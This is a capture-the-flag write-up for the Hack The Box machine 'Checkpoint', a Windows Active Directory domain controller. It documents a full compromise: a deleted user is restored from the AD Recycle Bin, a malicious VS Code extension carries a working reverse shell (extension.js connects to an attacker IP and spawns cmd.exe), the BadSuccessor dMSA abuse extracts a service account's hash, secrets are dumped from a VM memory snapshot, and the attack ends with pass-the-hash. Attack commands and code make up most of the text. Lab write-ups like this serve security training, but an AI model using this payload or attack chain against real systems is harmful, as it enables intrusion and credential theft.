🚩 HTB Machine - Checkpoint
Executive Summary
- IP:
10.129.15.208 - OS: Windows (Active Directory domain
checkpoint.htb, DC hostnameDC01, Windows Server 2025) - Key Technique: Starting from a single low-privilege credential (
alex.turner), enumeration shows the account can write to the AD Recycle Bin — a deleted-object restore brings back the disabled usermark.davieswith its old password intact.mark.daviescan write to aDevDropshare that feeds a developer’s VS Code, so a malicious extension delivers a VS Code Extension (VSIX) RCE and a shell asryan.brooks. On this Server 2025 DC,ryan.brooksholds write rights over an OU — the pre-condition for BadSuccessor: creating a delegated Managed Service Account (dMSA) that “supersedes” the privilegedsvc_deployhands oversvc_deploy’s NT hash for free.svc_deploycan read theVMBackupsshare, whose VM memory snapshot is mined offline with Volatility + secretsdump to recover theAdministratorhash, and a final (incomplete) Active Directory - Pass-the-Hash compromises the domain. - Status:
Completed
Reconnaissance
Nmap Scan
nmap -sC -sV -p- --min-rate 5000 -oN nmap_full.txt $TARGET_IPOutput (brief version):
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (WinRM)
9389/tcp  open  mc-nmf        .NET Message Framing
[... more high RPC ports ...]
Service Info: Host: DC01; OS: Windows
Summary: A textbook Domain Controller port spread (Kerberos, LDAP, SMB, WinRM, AD Web Services). The DC’s short name is DC01, the domain is checkpoint.htb. Add the DC’s names for LDAP/Kerberos/SMB name resolution, and sync the clock (Kerberos rejects tickets outside a ~5-minute skew window):
echo '$TARGET_IP checkpoint.htb dc01.checkpoint.htb dc01' | sudo tee -a /etc/hosts
sudo ntpdate -b checkpoint.htb
Foothold (Given Credential → Deleted-Object Restore)
The author gave us a pair of credentials for the pentest: alex.turner:Checkpoint2024!. Confirm that the credential is live:
nxc smb checkpoint.htb -u alex.turner -p 'Checkpoint2024!'
Discovery
Since we already have the credentials, let’s try using the bloodhound-python to gather information about the system:
bloodhound-python -u 'alex.turner' -p 'Checkpoint2024!' -d 'checkpoint.htb' -ns 10.129.16.96 -dc 'dc01.checkpoint.htb' -c All
The command raised an error. I tried several other method but seems like we cannot directly gain access to bloodhound data. Let’s try some other enumerations to see if we can find anything interesting.
Starting with the good-old SMB users / share enumeration:
nxc smb checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' --users --shares
There are two custom shares that are very interesting:
- VMBackups: seems to be storing backup files of a VM, potentially containing credentials.
- DevDrop: storing
.vsixVS Code extension files.
The extension seems to be our direct path to foothold since installing an extension is literally remote code execution. An .vsix installation also bypass the normal VS Code marketplace malware scanning. If there is an underlying bot/automated task that do the installation on the share folder, we’ll be able to call a reverse shell and hijack the session the user using doing the installation.
However, Alex only has read access on the DevDrop share, meaning we cannot upload our .vsix payload yet, so we have to escalate to another account for this. On an assumed-breach AD box, the first question is always “what does this identity control?” bloodyAD’s get writable answers it directly:
bloodyAD -u alex.turner -p 'Checkpoint2024!' -d checkpoint.htb --host dc01.checkpoint.htb get writable
The notable result is write access into the CN=Deleted Objects container, this means alex.turner can restore tombstoned objects from the AD Recycle Bin. That’s an unusual and immediately abusable right. In the same result, there is a deleted user Mark Davies (object GUID 2217e877-e2a2-47d7-91d4-99ede36f367e) — a disabled account that Alex has write access to.
Deleted-Object Restoration → mark.davies
Restore the object by clearing its deleted state:
bloodyAD -u alex.turner -p 'Checkpoint2024!' -d checkpoint.htb --host dc01.checkpoint.htb \
  set restore "CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb"
The restored user seems to have the username mark.davies, let’s check if he use the same password as Alex:
nxc smb checkpoint.htb -u mark.davies -p 'Checkpoint2024!'
Share Enumeration → DevDrop
Now that we’ve compromised Mark’s account, let’s do the enumeration again:
nxc smb checkpoint.htb -u mark.davies -p 'Checkpoint2024!' --sharesmark.davies has write access to a DevDrop share, exactly what we need.
Initial Access — VS Code Extension (VSIX) RCE
DevDrop is a drop folder consumed by a developer’s Visual Studio Code. A .vsix is just a ZIP with a manifest and JavaScript; when VS Code installs/loads it, the extension’s code runs as that user. A writable drop folder feeding an IDE is therefore a code-execution primitive.
To craft our payload, we first need to install VSCE (Visual Studio Code Extension Manager) which is Microsoft’s official command-line tool used to package, publish, and manage extensions for Visual Studio Code.
npm install -g @vscode/vsceThen we create a new folder called payload and craft our package.json and extension.js:
// package.json
{
  "name": "helper-utils",
  "version": "1.0.0",
  "engines": { "vscode": "^1.118.0" },
  "activationEvents": ["onStartupFinished"],
  "main": "./extension.js"
}
Note that the VS Code engine version has to match the description of the DevDrop share. The onStartupFinished means that the script will be run the moment VS Code is started.
// extension.js
const net = require('net');
const cp = require('child_process');

exports.activate = function () {
  const client = new net.Socket();
  client.connect(4444, '10.10.15.214', () => {
    const shell = cp.spawn('cmd.exe', [], { stdio: 'pipe' });
    client.pipe(shell.stdin);
    shell.stdout.pipe(client);
    shell.stderr.pipe(client);
  });
};

exports.deactivate = function () {};
To pack these into a .vsix file, we run:
vsce package --allow-missing-repository --skip-license -o payload.vsixextension.js is just a simple reverse shell call so we start a listener:
rlwrap nc -lvnp 4444 -s $LHOSTTo deliver the payload, we drop the extension into the writable share as mark.davies:
smbclient //checkpoint.htb/DevDrop \
  -U 'checkpoint.htb\mark.davies%Checkpoint2024!' \
  -c 'put payload.vsix payload.vsix'
When the extension is loaded, the listener catches a shell as ryan.brooks.

This is also where we got the user flag.
Privilege Escalation — BadSuccessor (dMSA Abuse)
Discovery
Since we already got a remote shell as Ryan, we can try upload SharpHound onto the system and gather its AD information and feed it to BloodHound. Looking around, we see that the machine has curl installed.
curl http://$LHOST/SharpHound.ps1 -o C:\Windows\Temp\SharpHound.ps1
To gather data, we run the command:
powershell -ep bypass -c ". .\SharpHound.ps1; Invoke-BloodHound -CollectionMethod All -OutputDirectory . -ZipFileName data.zip"
To download the file, the easiest way is to host an SMB server on our attacker machine pointing to the current working directory, then let the compromised machine upload the file to that server.
On the attacker machine we run:
impacket-smbserver share . -smb2support -username a -password aThen on the compromised machine, we run:
# authenticate to our share
net use \\$LHOST\share /user:a a

# copy the zip to the share
copy 20260906043022_data.zip \\$LHOST\share\
The file lands in whatever directory you launched impacket-smbserver from.

Running Bloodhound, we see that Ryan has GenericWrite over svc_deploy

Moreover, the svc_deploy is a member of a group called BackupAccess which highly hinting that compromising this account allows us to access the VMBackups share that we found earlier.
With GenericWrite over svc_deploy, we have several attack vectors available, you can checkout the list of them in this vault, however, most of them cannot be done exploited here since ForcePasswordChange and Active Directory - Shadow Credentials Attack / ESC-family vulnerabilities are no-go since ADCS is not available on this machine (checked using certutil -CAInfo)
Here, I got quite desperate so I decided to run every single vulnerability scan that Netexec can offer, and we found out that the machine is vulnerable to something called Active Directory - BadSuccessor (dMSA Abuse)
nxc ldap checkpoint.htb -u alex.turner -p 'Checkpoint2024!' -M badsuccessor
Exploitation
Looking for more information about the attack online, we stumbled upon this post that explain the attack in details.
Basically, being able to create a dMSA in a OU grants us the ability to compromise any accounts, even the domain admin, however, in this box this attack is no longer viable, this is because new version AD no longer allows privilege inheritance to happen without setting msDS-SupersededManagedAccountLink + msDS-SupersededServiceAccountState=2 on the victim side beforehand and setting these attributes requires the creator to have the Write Permission on the target account.
Since Ryan does not have write access to Administrator, he cannot create a dMSA to supersede the Admin’s privilege. However, Ryan does have write permission over svc_deploy, therefore we can definitely perform badsuccessor to compromise the service account.
First we need to optain the Ryan’s TGT and perform the rest of the exploit with Kerberos TGT (since we do not have his NTLM hash or password). tgtdeleg (via Rubeus) abuses GSS-API delegation to export the current user’s TGT without any password or elevation:
curl 'http://10.10.15.214/Rubeus.exe' -o 'C:\Windows\Temp\Rubeus.exe'
.\Rubeus.exe tgtdeleg /nowrap
![[Pasted image 20260906105230.png#center]
Copy the ticket to our attacker machine as ryan.kirbi.b64 and convert it to a usable ccache (sync the clock first to avoid KRB_AP_ERR_SKEW):
sudo ntpdate -b checkpoint.htb
base64 -d ryan.kirbi.b64 > ryan.kirbi
impacket-ticketConverter ryan.kirbi ryan.ccache
export KRB5CCNAME=ryan.ccache
bloodyAD -k ccache=$KRB5CCNAME --dc-ip $TARGET_IP --host dc01.checkpoint.htb \
-d checkpoint.htb get writable --right WRITE
Output confirms ryan.brooks has WRITE on CN=svc_deploy,OU=ServiceAccounts,... and the DMSAHolder OU — everything BadSuccessor requires.
Create a dMSA in the writable OU that supersedes the privileged svc_deploy:
export KRB5CCNAME=ryan.ccache
bloodyAD -k ccache=ryan.ccache -u ryan.brooks --dc-ip $TARGET_IP --host dc01.checkpoint.htb \
  -d checkpoint.htb add badSuccessor evilDMSA6 \
  -t "CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb" \
  --ou "OU=DMSAHolder,DC=checkpoint,DC=htb"
Authenticating as the dMSA yields a TGT whose PAC carries the predecessor’s keys. The RC4 key under “previous keys” is svc_deploy’s NT hash — delivered without cracking anything:
dMSA previous keys found in TGS (including keys of preceding managed accounts):
RC4: e16081eb077aca74bdbf8af12af43ac9      # = svc_deploy NT hash
The recovered hash unlocks svc_deploy — pass-the-hash straight to the VMBackups share:
export SVC_HASH=e16081eb077aca74bdbf8af12af43ac9
nxc smb dc01.checkpoint.htb -u svc_deploy -H $SVC_HASH --shares
As expected, as a member of BackupAccess group, svc_deploy have read permission on the VMBackups share. Explore the share, we see that VMBackups\NightlyBackup_2024-11-01\memory forensics\ holds a VMware VM. The .vmem file is a raw image of the guest’s RAM — an offline goldmine of credential material.
Using the default put command in impacket-smbclient or smbclient CLI tools is just too slow and the time out halt the connection midway into the download, therefore, I asked claude to generate for me dl_vmem.py python script to do the download for me:
#!/usr/bin/env python3
# dl_vmem.py — chunked, resumable SMB download (read-only, safe share mode)
from impacket.smbconnection import SMBConnection
import os

HOST   = "dc01.checkpoint.htb"
USER   = "svc_deploy"
NTHASH = "e16081eb077aca74bdbf8af12af43ac9"
SHARE  = "VMBackups"
RPATH  = r"NightlyBackup_2024-11-01\memory forensics\Windows Server 2019-Snapshot1.vmem"
OUT    = "snapshot.vmem"
CHUNK  = 1024 * 1024   # 1 MiB per read

# access / sharing constants
FILE_READ_DATA          = 0x00000001
FILE_SHARE_READ         = 0x00000001
FILE_SHARE_WRITE        = 0x00000002
FILE_SHARE_DELETE       = 0x00000004
FILE_OPEN               = 0x00000001   # open existing, don't create
FILE_NON_DIRECTORY_FILE = 0x00000040

smb = SMBConnection(HOST, HOST)
smb.login(USER, "", nthash=NTHASH)     # pass-the-hash
tree = smb.connectTree(SHARE)

fid = smb.openFile(
    tree, RPATH,
    desiredAccess=FILE_READ_DATA,                                   # read-only ← the fix
    shareMode=FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,  # don't conflict ← the fix
    creationOption=FILE_NON_DIRECTORY_FILE,
    creationDisposition=FILE_OPEN,
)

offset = os.path.getsize(OUT) if os.path.exists(OUT) else 0   # resume support
print(f"[+] resuming at {offset}" if offset else "[+] starting")

with open(OUT, "ab") as f:
    while True:
        try:
            data = smb.readFile(tree, fid, offset, CHUNK)
        except Exception as e:
            print(f"\n[!] read stalled at {offset}, retrying: {e}")
            continue
        if not data:
            break
        f.write(data)
        offset += len(data)
        print(f"\r[+] {offset:,} bytes", end="", flush=True)

smb.closeFile(tree, fid)
print("\n[+] done")
See Memory Forensics - Windows Credential Extraction from VM Snapshots. Volatility 3 reads the raw .vmem directly; locate the registry hives resident in memory and carve them out:
python3 -m venv ~/vol3 && source ~/vol3/bin/activate && pip install volatility3

# sanity check
vol -f snapshot.vmem windows.info

# dump every hive on the system
mkdir lsass_dump
vol -f snapshot.vmem -o lsass_dump windows.registry.hivelist.HiveList --dump
There are only some certain hives that contains the sensitive credentials.:
ls -la lsass_dump | grep -E 'SYSTEM|SAM|SECURITY'
Now we just have to extract the secrets from the hives:
impacket-secretsdump \
  -sam lsass_dump/registry.SAM.0xc30a3278e000.hive \
  -system lsass_dump/registry.SYSTEM.0xc30a2fe38000.hive \
  -security lsass_dump/registry.SECURITY.0xc30a32789000.hive \
  LOCAL
With the recovered hash, we can evil-winrm into the adminstrator’s powershell session and claim the root flag inside the Desktop of the user max.palmer.
evil-winrm -i 10.129.67.59 -u Administrator -H f29e9c014295b9b32139b09a2790be3bLoot & Flags
- User Flag:
<user flag — ryan.brooks desktop> - Root Flag:
<root flag — max.palmer desktop, read as Administrator> - Credentials:
alex.turner:Checkpoint2024!(given)mark.davies:Checkpoint2024!(deleted-object restore; password reuse)ryan.brooks(shell via VSIX RCE; TGT viatgtdeleg, no password)svc_deploy:e16081eb077aca74bdbf8af12af43ac9(NT hash, BadSuccessor dMSA supersession)Administrator:f29e9c014295b9b32139b09a2790be3b(from VM memory snapshot via Volatility + secretsdump)
Reference:
- The write-up is inspired by: https://www.ashirrana.app/article/checkpoint-hackthebox-writeup
- Information about Bad Successor: https://www.akamai.com/blog/security-research/abusing-dmsa-for-privilege-escalation-in-active-directory